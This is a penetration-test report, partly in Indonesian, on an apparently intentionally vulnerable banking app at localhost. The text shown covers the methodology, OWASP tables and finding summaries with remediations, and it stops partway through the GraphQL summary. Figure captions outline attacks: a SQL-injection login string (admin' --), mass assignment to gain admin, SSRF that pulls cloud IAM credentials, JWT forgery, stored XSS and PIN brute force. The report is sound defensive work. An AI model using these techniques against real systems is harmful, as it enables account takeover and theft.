CONFIDENTIAL

Vulnerability Assessment & Penetration Testing

Technical Report

Information Systems — PT Vuln Bank Indonesia

Client	PT Vuln Bank Indonesia
Target	http://127.0.0.1:5001
Asset type	Web Application and API
Testing approach	Grey-box
Standards	OWASP Top 10 2025, OWASP API Security Top 10 2023
Overall risk	**Critical**
Report version	1.0
Report date	September 30, 2026
Prepared by	Muhammad Faqih

Table of Contents

List of Figures **4**

List of Tables **8**

1 Scope of Work **9**

1.1 Methodology 9

1.2 Standards and Frameworks 10

1.2.1 Web Application (OWASP Top 10 2025) 10

1.2.2 API (OWASP API Security Top 10 2023) 10

1.3 List of Assets 11

2 Summary of Vulnerabilities **12**

3 Findings on Web Application **16**

3.1 Vuln Bank Web Application (http://127.0.0.1:5001/) 16

3.1.1 Injection (A05) – SQL Injection 16

3.1.2 Broken Access Control (A01) – Sensitive Data Exposure via Debug Endpoint 19

3.1.3 Broken Object Property Level Authorization (API3) – Mass Assignment 22

3.1.4 Server Side Request Forgery (API7) – Server-Side Request Forgery (SSRF) 25

3.1.5 Insecure Design (A06) – Unrestricted File Upload 28

3.1.6 Security Misconfiguration (A02) – Environment File Exposure 30

3.1.7 Authentication Failures (A07) – Insufficient Session Expiration 32

3.1.8 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Account Balance 35

3.1.9 Insecure Design (A06) – Race Condition in Fund Transfer 37

3.1.10 Authentication Failures (A07) – Missing Rate Limiting on Authentication 40

3.1.11 Security Misconfiguration (A02) – Werkzeug Debugger Console Exposed 42

3.1.12 Security Misconfiguration (A02) – Cross-Origin Resource Sharing (CORS) Misconfiguration 44

3.1.13 Broken Function Level Authorization (API5) – Broken Function Level Authorization - Administrative Endpoints 46

3.1.14 Broken Access Control (A01) – Path Traversal via Upload Filename 48

3.2 Administration Panel (http://127.0.0.1:5001/sup3r_s3cr3t_admin) 49

3.2.1 Authentication Failures (A07) – JWT Signature Not Verified 49

3.2.2 Injection (A05) – Stored Cross-Site Scripting (XSS) 52

3.2.3 Broken Authentication (API2) – JWT Algorithm Confusion (alg: none) 55

4 Findings on API **57**

4.1 Vuln Bank REST API (http://127.0.0.1:5001/api) 57

4.1.1 Broken Authentication (API2) – Account Takeover via Reset PIN Disclosure 57

4.1.2 Unrestricted Resource Consumption (API4) – Password Reset PIN Brute Force 60

4.1.3 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Virtual Cards 63

4.1.4 Broken Object Level Authorization (API1) – Broken Object Level Authorization - User Detail API 65

4.2 Vuln Bank GraphQL API (http://127.0.0.1:5001/graphql) 67

4.2.1 Injection (A05) – SQL Injection in GraphQL Resolver 67

4.2.2 Security Misconfiguration (API8) – GraphQL Schema Introspection Enabled 69

4.2.3 Broken Object Level Authorization (API1) – Broken Object Level Authorization - GraphQL Transaction Summary 71

4.3 Merchant Payments API (http://127.0.0.1:5001/api/v1/payments) 73

4.3.1 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payments 73

4.3.2 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payment By ID 76

5 Summary of Recommendations 78

6 Conclusion 82

7 Attachments 83

List of Figures

Figure 1 - Vulnerability Assessment and Penetration Testing Methodology 9
Figure 2 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu login secara normal memakai kredensial akun uji biasa untuk menetapkan perilaku yang diharapkan 17
Figure 3 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirimkan username admin' -- beserta password sembarang 17
Figure 4 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - Memakai token hasil injeksi tersebut, tim membuka panel administrasi 18
Figure 5 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu meminta halaman terproteksi tanpa token sesi 20
Figure 6 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian meminta endpoint debug tanpa token sama sekali 20
Figure 7 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - Tim memakai password administrator yang diambil dari respons tersebut untuk login 21
Figure 8 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mendaftarkan akun dengan cara yang semestinya, hanya mengirim username dan password 23
Figure 9 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - Tim mengulangi permintaan yang sama dengan dua field tambahan, is_admin bernilai true dan balance bernilai 999999 23
Figure 10 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - Tim login memakai akun administrator hasil pendaftaran mandiri tersebut dan membuka panel administrasi, yang merespons dengan HTTP 200 dan memberikan akses administratif penuh 24
Figure 11 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mengimpor URL gambar yang sah melalui fitur ini, menetapkan perilaku yang dimaksudkan . 26
Figure 12 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian meminta sebuah endpoint internal secara langsung dari luar aplikasi 26
Figure 13 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim mengarahkan fitur impor ke endpoint internal yang sama 26
Figure 14 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim mengunduh berkas yang tersimpan tersebut melalui HTTP biasa 27
Figure 15 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim mengulangi teknik tersebut terhadap path layanan metadata cloud untuk role instance, yang juga berhasil diambil oleh server 27
Figure 16 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - Tim mengunduh hasil tersebut juga, memperoleh kredensial IAM sementara termasuk access key identifier, secret access key, dan session token 27
Figure 17 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mengunggah berkas gambar PNG biasa sebagai foto profil, menetapkan penggunaan yang dimaksudkan dari fitur ini 29
Figure 18 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengunggah dokumen HTML berisi tag script melalui endpoint yang sama 29
Figure 19 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - Tim meminta path tersebut melalui HTTP 29
Figure 20 - Environment File Exposure (A02) - http://127.0.0.1:5001 (Grey-box) - Tim meminta berkas lingkungan dari web root tanpa autentikasi 31
Figure 21 - Environment File Exposure (A02) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian meminta salinan cadangan dari berkas yang sama, yang juga disajikan secara publik, mengekspos konfigurasi lama berdampingan dengan yang berlaku saat ini 31
Figure 22 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - Tim mendekode token sesi yang baru diterbitkan 33

Figure 23 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - Token yang sama dikirimkan ke halaman terproteksi dan diterima dengan HTTP 200 33
Figure 24 - Insufficient Session Expiration (API2) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirimkan token pada query string URL alih-alih header Authorization 34
Figure 25 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu memeriksa saldo rekening miliknya sendiri, menetapkan perilaku yang dimaksudkan 36
Figure 26 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - Tim mengganti nomor rekening pada path dengan milik nasabah lain 36
Figure 27 - Broken Object Level Authorization - Account Balance (API1) - http://127.0.0.1:5001 (Grey-box) - Tim mengulangi permintaan terhadap nomor rekening administrator dan membaca saldo administrator memakai token nasabah biasa 36
Figure 28 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu melakukan satu transfer dalam batas saldo yang tersedia, yang diproses aplikasi secara normal 38
Figure 29 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mencoba satu transfer yang melebihi saldo tersedia 38
Figure 30 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Saldo pengirim dicatat sebelum serangan dilakukan agar dampaknya dapat diukur secara presisi 38
Figure 31 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirim sepuluh transfer secara bersamaan, masing-masing bernilai hampir sebesar seluruh saldo 38
Figure 32 - Race Condition in Fund Transfer (A06) - http://127.0.0.1:5001 (Grey-box) - Saldo pengirim dibaca kembali setelahnya dan telah terdorong jauh di bawah nol, memastikan bahwa rekening tersebut mengirim dana jauh melebihi yang pernah dimilikinya 39
Figure 33 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Satu percobaan login dengan password yang salah ditolak dengan HTTP 401, menetapkan respons kegagalan yang diharapkan 41
Figure 34 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Lima puluh percobaan gagal berturut-turut kemudian dikirim terhadap akun administrator tanpa jeda 41
Figure 35 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Segera setelah lima puluh kegagalan tersebut, login dengan password yang benar tetap diterima, memastikan akun tidak pernah terkunci dan brute force dapat dijalankan hingga tuntas 41
Figure 36 - Werkzeug Debugger Console Exposed (A02) - http://127.0.0.1:5001 (Grey-box) - Tim meminta path konsol debugger tanpa autentikasi 43
Figure 37 - Werkzeug Debugger Console Exposed (A02) - http://127.0.0.1:5001 (Grey-box) - Header respons pada permintaan biasa membocorkan versi Werkzeug dan Python secara persis, memastikan development server berjalan dalam mode debug 43
Figure 38 - Cross-Origin Resource Sharing (CORS) Misconfiguration (A02) - http://127.0.0.1:5001 (Grey-box) - Tim mengirim permintaan yang membawa header Origin milik penyerang 45
Figure 39 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - Token nasabah biasa dipakai memanggil endpoint pembuatan administrator secara langsung 46
Figure 40 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - Token yang sama dipakai memanggil endpoint penghapusan akun terhadap pengguna lain 46
Figure 41 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - Token yang sama dipakai memanggil endpoint penangguhan akun 47
Figure 42 - Path Traversal via Upload Filename (A01) - http://127.0.0.1:5001 (Grey-box) - Tim mengunggah berkas yang namanya memuat urutan traversal yang bertujuan keluar dari direktori unggahan 48

Figure 43 - Path Traversal via Upload Filename (A01) - http://127.0.0.1:5001 (Grey-box) - Tim mengambil berkas tersebut dari lokasi yang dilaporkan, memastikan berkas tersimpan di dalam direktori unggahan dan tidak terjadi traversal 48
Figure 44 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mengirimkan token sah milik nasabah biasa ke panel administrasi 50
Figure 45 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Tim mendekode token yang tertangkap, mengubah klaim user_id menjadi 1 dan klaim is_admin menjadi true, lalu menyandikan ulang token memakai kunci penanda tangan yang sengaja disalahkan 50
Figure 46 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Token palsu dikirim ke panel administrasi yang sama yang baru saja menolak token nasabah sah 51
Figure 47 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Memakai token palsu yang sama, tim membaca record akun milik administrator, yang mengembalikan nomor rekening ADMIN001 dan penanda is_admin true, memastikan eskalasi ini benar-benar menjangkau data administrator 51
Figure 48 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mengisi bio profil dengan kalimat biasa untuk menetapkan perilaku yang diharapkan dari fitur ini 53
Figure 49 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengganti bio dengan tag image yang membawa handler onerror 53
Figure 50 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - API detail pengguna, yang merupakan sumber data yang dikonsumsi panel administrasi, mengembalikan payload tersimpan dalam bentuk mentah, memastikan markup tersebut bertahan utuh melalui proses penyimpanan dan pengambilan 53
Figure 51 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - Seorang administrator membuka dialog detail pengguna di browser sungguhan ketika bio masih berisi teks biasa 54
Figure 52 - Stored Cross-Site Scripting (XSS) (A05) - http://127.0.0.1:5001 (Grey-box) - Administrator kemudian membuka dialog yang sama setelah payload ditanam 54
Figure 53 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - Tim mendekode token yang sah, menetapkan header algoritma menjadi none, mengubah klaim administrator menjadi true, dan merangkai ulang token dengan tanda tangan kosong 55
Figure 54 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - Token palsu tersebut dikirimkan ke halaman nasabah terproteksi dan ditolak dengan HTTP 401 Invalid token 56
Figure 55 - JWT Algorithm Confusion (alg: none) (API2) - http://127.0.0.1:5001 (Grey-box) - Token yang sama dikirimkan ke panel administrasi dan juga ditolak dengan HTTP 401, memastikan kontrol bertahan pada kedua permukaan 56
Figure 56 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu memanggil endpoint pemulihan v2 yang berlaku saat ini untuk akun korban 58
Figure 57 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian memanggil endpoint v1 yang lama untuk akun yang sama 58
Figure 58 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Memakai PIN yang bocor tersebut, tim menetapkan password baru pilihan tim sendiri pada akun korban 58
Figure 59 - Account Takeover via Reset PIN Disclosure (API2) - http://127.0.0.1:5001 (Grey-box) - Tim login sebagai korban memakai password yang baru saja ditetapkan 59
Figure 60 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - Tim mengajukan permintaan reset password untuk akun korban melalui endpoint v2 yang berlaku saat ini, yang tidak membocorkan PIN 61
Figure 61 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - Satu PIN yang salah dikirimkan dan ditolak dengan benar, memastikan bahwa endpoint memang memvalidasi PIN 61

Figure 62 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirimkan percobaan PIN secara berturut-turut tanpa jeda di antaranya 61
Figure 63 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - PIN yang benar akhirnya tercapai dan endpoint menerimanya, memastikan reset berhasil dan password korban telah diganti dengan password pilihan tim 61
Figure 64 - Password Reset PIN Brute Force (API4) - http://127.0.0.1:5001 (Grey-box) - Tim login sebagai korban memakai password hasil brute force 62
Figure 65 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu membaca riwayat transaksi kartu virtual miliknya sendiri, menetapkan perilaku yang dimaksudkan dari endpoint ini 64
Figure 66 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Tim mengganti identifier kartu pada path dengan milik nasabah lain 64
Figure 67 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Memakai identifier yang sama, tim menjalankan operasi pembekuan pada kartu nasabah lain tersebut 64
Figure 68 - Broken Object Level Authorization - Virtual Cards (API1) - http://127.0.0.1:5001 (Grey-box) - Dilihat dari sesi korban sendiri, kartunya kini berstatus beku, memastikan bahwa nasabah yang tidak berkaitan mampu menonaktifkan instrumen pembayaran korban 64
Figure 69 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu membaca profilnya sendiri melalui endpoint ini, menetapkan perilaku yang dimaksudkan 66
Figure 70 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - Tim menaikkan identifier ke nasabah lain dan menerima profil lengkap nasabah tersebut 66
Figure 71 - Broken Object Level Authorization - User Detail API (API1) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian meminta identifier 1 dan menerima profil administrator, termasuk nomor rekening ADMIN001, saldo, dan penanda is_admin, seluruhnya dari sesi nasabah biasa 66
Figure 72 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu memanggil resolver dengan nomor rekening yang sah, yang mengembalikan ringkasan transaksi rekening tersebut sebagaimana dimaksudkan 68
Figure 73 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - Tim kemudian mengirimkan nomor rekening yang tidak ada 68
Figure 74 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - Tim mengirimkan nomor rekening tidak ada yang sama diikuti sintaks SQL yang membuat kondisi selalu benar 68
Figure 75 - GraphQL Schema Introspection Enabled (API8) - http://127.0.0.1:5001 (Grey-box) - Tim mengirim query introspeksi skema memakai token nasabah biasa 70
Figure 76 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - Seorang nasabah biasa meminta ringkasan transaksinya sendiri, yang dikembalikan resolver sebagaimana dimaksudkan 71
Figure 77 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - Nasabah yang sama meminta nomor rekening nasabah lain dan ditolak dengan galat otorisasi yang eksplisit 72
Figure 78 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - Nasabah yang sama meminta nomor rekening administrator dan ditolak dengan cara yang sama, memastikan kontrol bertahan 72
Figure 79 - Broken Object Level Authorization - Merchant Payments (API1) - http://127.0.0.1:5001 (Grey-box) - Merchant pertama menampilkan daftar pembayarannya sendiri memakai API key miliknya, menetapkan perilaku yang dimaksudkan 74
Figure 80 - Broken Object Level Authorization - Merchant Payments (API1) - http://127.0.0.1:5001 (Grey-box) - Merchant kedua yang tidak berkaitan kemudian meminta identifier milik merchant pertama sambil mengautentikasi dengan API key miliknya sendiri 75

Figure 81 - Broken Object Level Authorization - Merchant Payment By ID (API1) - http://127.0.0.1:5001 (Grey-box) - Merchant pemilik membaca transaksinya sendiri berdasarkan identifier memakai API key miliknya, yang berhasil sebagaimana dimaksudkan 76
Figure 82 - Broken Object Level Authorization - Merchant Payment By ID (API1) - http://127.0.0.1:5001 (Grey-box) - Merchant kedua meminta identifier transaksi yang sama memakai API key miliknya sendiri dan ditolak dengan respons not-found, memastikan kontrol bertahan 77

List of Tables

Table 1 - Penetration Testing Approaches 9
Table 2 - OWASP Top 10 2025 Categories 10
Table 3 - OWASP API Security Top 10 2023 Categories 10
Table 4 - List of Assets 11
Table 5 - Vulnerability Summary – Vuln Bank Web Application 12
Table 6 - Vulnerability Summary – Administration Panel 14
Table 7 - Vulnerability Summary – Vuln Bank REST API 14
Table 8 - Vulnerability Summary – Vuln Bank GraphQL API 15
Table 9 - Vulnerability Summary – Merchant Payments API 15

1 Scope of Work

1.1 Methodology

The methodology used in this vulnerability assessment and penetration test is described below.




Figure 1 - Vulnerability Assessment and Penetration Testing Methodology

1. **Planning and understanding the target system and supporting applications.** Understanding the target system, supporting applications, public and internal IP addresses, operating systems (OS), databases, and application topology within the relevant work unit, through interviews or the documentation provided.
2. **Conducting the vulnerability assessment.** Assessing vulnerabilities and identifying security weaknesses within the scope of the system and its supporting network infrastructure, including web applications, operating systems, databases, and networks.
3. **Performing penetration testing based on the assessment results.** Exploitation aims to prove that the security gaps or vulnerabilities found exist, and to assess their level of risk and impact on the company's applications, information, and business reputation.
4. **Reporting and discussing results with Team PT Vuln Bank Indonesia.** Preparing the report and discussing the penetration test results and recommendations for improvement, and reaching a mutual agreement on reducing the existing security gaps. Recommendations are based on the standards and frameworks used in the test.
5. **Retesting the implemented improvements.** Retesting the improvements implemented to ensure that security gaps and risks have been effectively reduced.

The testing approaches used in penetration testing are black-box, grey-box and white-box:

Table 1 - Penetration Testing Approaches

Approach	Description	This engagement
Black-box	Conducted without any prior information or knowledge about the target. Testing uses only a list of IP addresses or domains, without detailed knowledge of the system profile or application topology.	—
Grey-box	Conducted with some information and knowledge about the target, including user access to web applications or servers but without full access rights. Testing is still limited by firewall filtering or a WAF (Web Application Firewall).	✔ Applied
White-box	Conducted with comprehensive information about the target, such as the application topology, test user IDs, internal network access, and the IP addresses of the target and users, without any firewall or WAF filtering.	—

1.2 Standards and Frameworks

Findings in this report are classified against the following standards and frameworks: **OWASP Top 10 2025** and **OWASP API Security Top 10 2023**.

1.2.1 Web Application (OWASP Top 10 2025)

The OWASP Top 10 (2025) is the standard awareness document for the most critical security risks to web applications. Reference: https://owasp.org/Top10/2025/

Table 2 - OWASP Top 10 2025 Categories

ID	Category
A01:2025	Broken Access Control
A02:2025	Security Misconfiguration
A03:2025	Software Supply Chain Failures
A04:2025	Cryptographic Failures
A05:2025	Injection
A06:2025	Insecure Design
A07:2025	Authentication Failures
A08:2025	Software or Data Integrity Failures
A09:2025	Security Logging and Alerting Failures
A10:2025	Mishandling of Exceptional Conditions

1.2.2 API (OWASP API Security Top 10 2023)

The OWASP API Security Top 10 (2023) lists the most critical security risks specific to APIs. Reference: https://owasp.org/API-Security/editions/2023/en/0x11-t10/

Table 3 - OWASP API Security Top 10 2023 Categories

ID	Category
API1:2023	Broken Object Level Authorization
API2:2023	Broken Authentication
API3:2023	Broken Object Property Level Authorization
API4:2023	Unrestricted Resource Consumption
API5:2023	Broken Function Level Authorization
API6:2023	Unrestricted Access to Sensitive Business Flows
API7:2023	Server Side Request Forgery
API8:2023	Security Misconfiguration
API9:2023	Improper Inventory Management

ID	Category
API10:2023	Unsafe Consumption of APIs

1.3 List of Assets

The scope of security testing and penetration testing for the PT Vuln Bank Indonesia web application is as follows:

Table 4 - List of Assets

No	Name	URL	Type	Status
1	**Vuln Bank Web Application**	`http://127.0.0.1:5001/`	Web Application	FAIL
2	**Vuln Bank REST API**	`http://127.0.0.1:5001/api`	API	FAIL
3	**Vuln Bank GraphQL API**	`http://127.0.0.1:5001/graphql`	API	FAIL
4	**Administration Panel**	`http://127.0.0.1:5001/sup3r_s3cr3t_admin`	Web Application	FAIL
5	**Merchant Payments API**	`http://127.0.0.1:5001/api/v1/payments`	API	FAIL

Status legend: **PASS** — no vulnerability found **FAIL** — vulnerability found

2 Summary of Vulnerabilities

Testing of the PT Vuln Bank Indonesia web application identified **21 vulnerabilities**: **6 Critical**, **5 High**, **9 Medium** and **1 Low**; in addition, **5 tested scenarios** did not result in a vulnerability (PASS).

6	5	9	1	0	5
CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL	PASS

Vuln Bank Web Application

http://127.0.0.1:5001/ · Web Application · 12 vulnerabilities, 2 PASS

Table 5 - Vulnerability Summary – Vuln Bank Web Application

No	Vulnerability	Severity	CVSS	Exploited	Recommendation
1	**Injection (A05) – SQL Injection** A05:2025 Injection	Critical	9.8	Yes	Gunakan parameterized query untuk seluruh akses database dan simpan password sebagai hash ber-salt.
2	**Broken Access Control (A01) – Sensitive Data Exposure via Debug Endpoint** A01:2025 Broken Access Control	Critical	9.8	Yes	Hapus endpoint debug dari build produksi dan simpan password sebagai hash ber-salt.
3	**Broken Object Property Level Authorization (API3) – Mass Assignment** API3:2023 Broken Object Property Level Authorization	Critical	9.1	Yes	Terapkan allow-list field yang boleh diisi klien saat pendaftaran, dan tetapkan hak akses serta saldo di sisi server.
4	**Server Side Request Forgery (API7) – Server-Side Request Forgery (SSRF)** API7:2023 Server Side Request Forgery	High	7.7	Yes	Terapkan allow-list host dan skema, blokir rentang alamat internal, dan simpan konten hasil unduhan di luar web root.
5	**Insecure Design (A06) – Unrestricted File Upload** A06:2025 Insecure Design	High	7.6	Yes	Terapkan allow-list ekstensi gambar, verifikasi magic bytes, dan sajikan unggahan dari domain terpisah tanpa cookie.
6	**Security Misconfiguration (A02) – Environment File Exposure** A02:2025 Security Misconfiguration	High	7.5	Yes	Jauhkan berkas konfigurasi dari web root dan blokir dot-file serta ekstensi cadangan di level proxy.
7	**Authentication Failures (A07) – Insufficient Session Expiration** API2:2023 Broken Authentication A07:2025 Authentication Failures	Medium	6.8	Yes	Tambahkan klaim exp berumur pendek dengan refresh token yang dapat dicabut, dan terima token hanya dari header Authorization.

No	Vulnerability	Severity	CVSS	Exploited	Recommendation
8	**Broken Object Level Authorization (API1) – Broken Object Level Authorization - Account Balance** API1:2023 Broken Object Level Authorization	Medium	6.5	Yes	Turunkan nomor rekening dari token pemanggil alih-alih menerimanya dari path.
9	**Insecure Design (A06) – Race Condition in Fund Transfer** A06:2025 Insecure Design	Medium	6.5	Yes	Lakukan pemeriksaan saldo dan pendebetan di dalam satu transaksi atomik dengan penguncian baris.
10	**Authentication Failures (A07) – Missing Rate Limiting on Authentication** A07:2025 Authentication Failures	Medium	5.3	Yes	Terapkan rate limiting percobaan login per akun dan per alamat sumber, dengan perlambatan progresif dan penguncian.
11	**Security Misconfiguration (A02) – Werkzeug Debugger Console Exposed** A02:2025 Security Misconfiguration	Medium	5.3	Yes	Matikan mode debug dan jalankan di belakang WSGI server produksi; blokir path debugger di level proxy.
12	**Security Misconfiguration (A02) – Cross-Origin Resource Sharing (CORS) Misconfiguration** A02:2025 Security Misconfiguration API8:2023 Security Misconfiguration	Low	3.1	Yes	Ganti wildcard dengan allow-list origin tepercaya yang eksplisit, dan kirim header CORS hanya di tempat yang memerlukannya.
13	**Broken Function Level Authorization (API5) – Broken Function Level Authorization - Administrative Endpoints** API5:2023 Broken Function Level Authorization	PASS	—	—	Tidak rentan. Ketiga endpoint memeriksa peran pemanggil dan menolak token nasabah dengan HTTP 403. Perlu dicatat bahwa kontrol ini hanya sekuat klaim peran yang dibacanya: karena tanda tangan token tidak diverifikasi dengan benar, kontrol ini dapat dilewati dengan token palsu, sebagaimana dilaporkan pada temuan JWT Signature Not Verified.
14	**Broken Access Control (A01) – Path Traversal via Upload Filename** A01:2025 Broken Access Control	PASS	—	—	Tidak rentan. Fungsi secure_filename dari Werkzeug meratakan nama yang dikirim, sehingga urutan traversal terhapus dan berkas tetap berada di dalam direktori unggahan. Perlu dicatat bahwa endpoint yang sama tetap tidak aman karena alasan berbeda, yang dilaporkan pada temuan Unrestricted File Upload.

Administration Panel

http://127.0.0.1:5001/sup3r_s3cr3t_admin · Web Application · 2 vulnerabilities, 1 PASS

Table 6 - Vulnerability Summary – Administration Panel

No	Vulnerability	Severity	CVSS	Exploited	Recommendation
15	**Authentication Failures (A07) – JWT Signature Not Verified** API2:2023 Broken Authentication A07:2025 Authentication Failures	Critical	9.8	Yes	Tolak setiap token yang verifikasi tanda tangannya gagal, dan baca peran pengguna dari database, bukan dari klaim token.
16	**Injection (A05) – Stored Cross-Site Scripting (XSS)** A05:2025 Injection	High	8.7	Yes	Render nilai dari pengguna sebagai teks, bukan HTML, dan pindahkan token sesi keluar dari localStorage.
17	**Broken Authentication (API2) – JWT Algorithm Confusion (alg: none)** API2:2023 Broken Authentication	PASS	—	—	Tidak rentan. Token dengan alg none ditolak dengan HTTP 401 baik pada permukaan nasabah maupun administrator. Perlu dicatat bahwa hal ini tidak berarti validasi token sudah baik: jalur pemalsuan lain berhasil dan dilaporkan pada temuan JWT Signature Not Verified.

Vuln Bank REST API

http://127.0.0.1:5001/api · API · 4 vulnerabilities

Table 7 - Vulnerability Summary – Vuln Bank REST API

No	Vulnerability	Severity	CVSS	Exploited	Recommendation
18	**Broken Authentication (API2) – Account Takeover via Reset PIN Disclosure** API2:2023 Broken Authentication API9:2023 Improper Inventory Management	Critical	9.1	Yes	Jangan pernah mengembalikan PIN pemulihan pada respons HTTP, dan pensiunkan endpoint v1 yang sudah digantikan.
19	**Unrestricted Resource Consumption (API4) – Password Reset PIN Brute Force** API4:2023 Unrestricted Resource Consumption	Critical	9.1	Yes	Terapkan rate limiting dan penguncian pada percobaan PIN berulang, serta ganti PIN 3 digit dengan token acak panjang.
20	**Broken Object Level Authorization (API1) – Broken Object Level Authorization - Virtual Cards** API1:2023 Broken Object Level Authorization	High	8.1	Yes	Verifikasi kepemilikan kartu terhadap token pemanggil pada setiap operasi kartu virtual.
21	**Broken Object Level Authorization (API1) – Broken Object Level Authorization - User Detail API** API1:2023 Broken Object Level Authorization	Medium	6.5	Yes	Batasi endpoint hanya pada profil milik pemegang token, dan sediakan endpoint administratif terpisah yang memeriksa peran.

Vuln Bank GraphQL API

http://127.0.0.1:5001/graphql · API · 2 vulnerabilities, 1 PASS

Table 8 - Vulnerability Summary – Vuln Bank GraphQL API

No	Vulnerability	Severity	CVSS	Exploited	Recommendation
22	**Injection (A05) – SQL Injection in GraphQL Resolver** A05:2025 Injection	**Medium**	**4.9**	**Yes**	Gunakan parameterized query di dalam resolver dan validasi format nomor rekening sebelum mencapai database.
23	**Security Misconfiguration (API8) – GraphQL Schema Introspection Enabled** API8:2023 Security Misconfiguration	**Medium**	**4.3**	**Yes**	Matikan introspeksi di produksi dan batasi endpoint hanya pada persisted query.
